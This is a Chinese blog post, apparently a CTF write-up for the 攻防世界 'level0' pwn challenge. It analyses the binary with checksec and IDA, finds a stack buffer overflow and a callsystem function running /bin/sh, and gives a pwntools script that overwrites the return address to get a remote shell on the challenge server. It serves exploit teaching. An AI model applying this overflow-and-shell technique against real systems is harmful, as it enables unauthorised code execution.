# 攻防世界level0

原创

泽N煜 于 2019-07-24 21:02:50 发布 875 收藏 2



对于pwn的题我们刚拿到题一般情况下先放到PEID查壳软件中发现有壳，之后将文件拖到ubuntu中进行查壳，先输入checksec level0

结果如下：

```
zenyu@ubuntu:~/Desktop$ checksec level0
[*] '/home/zenyu/Desktop/level0'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

会发现Stack没有找到，即为栈溢出型，接下来我们就要通过栈溢出来寻找flag。

由于在查壳过程中发现level0是64位的，于是我们将level0拖入64位的IDA中，然后在main函数中发现如下“hello world\n”：

```
__unwind {
sh      rbp
v       rbp, rsp
p       rsp, 10h
v       [rbp+var_4], edi
v       [rbp+var_10], rsi
v       edx, 0Dh        ; n
v       esi, offset aHelloWorld ; "Hello, World\n"
v       edi, 1          ; fd
ll      _write
v       eax, 0
```



我们按Tab加空格键进行查看伪C代码如下：（可能由于电脑原因或许不是按Tab加空格键，而是F5或者Fn加F5，如果自己自己不知道的话，可以都是试一下）。

IDA View-A | Pseudocode-A | Hex View-1 | Structures

```
1 int __cdecl main(int argc, const char **argv, const char **env
2 {
3   write(1, "Hello, World\n", 0xDuLL);
4   return vulnerable_function(1LL, "Hello, World\n");
5 }
```


在main函数代码中，会发现有一个vulnerable_function()的方法，我们一路跟随进去

IDA View-A | Pseudocode-A

```
1 ssize_t vulnerable_function()
2 {
3   char buf; // [rsp+0h] [rbp-80h]
```

```
4
5   return read(0, &buf, 0x200uLL);
6 }
```

没有参数传入，buf的长度位0x80，当buf的长度0x80h填满的时候，它之后的地址就可以实现任意转跳。
再按Shift加F12转到String window中查看有没有其他需要的东西。由于需要用来栈溢出需要转跳到的地方，因此需要找到一个输入的语句






会发现再string window中会有/bin/sh,我们继续跟随下去，点击进入

```
.rodata:0000000000400684 command         db '/bin/sh',0          ; DATA XREF: callsystem+4↑o
```

会发现后面显示在callsystem，然后点击左边的callsystem函数

```
0000000400596
0000000400596                   public callsystem
0000000400596 callsystem        proc near
0000000400596 ; __unwind {
0000000400596                   push    rbp
0000000400597                   mov     rbp, rsp
000000040059A                   mov     edi, offset command ; "/bin/sh"
000000040059F                   call    _system
00000004005A4                   pop     rbp
00000004005A5                   retn
00000004005A5 ; } // starts at 400596
00000004005A5 callsystem        endp
```



会发现

callsystem的地址即为400596
接下来我们将编写脚本如下

```
from pwn import *
p = remote("111.198.29.45","32092")
call_system = 0x400596
print p64(call_system)
payload = 0x88*'a' + p64(call_system)
p.sendline(payload)
```

```
p.interactive()
```

然后在ubuntu的桌面终端用pyhton运行这个脚本，然后再ls显示内容，你会发现其中有一个flag，再cat flag即显示flag.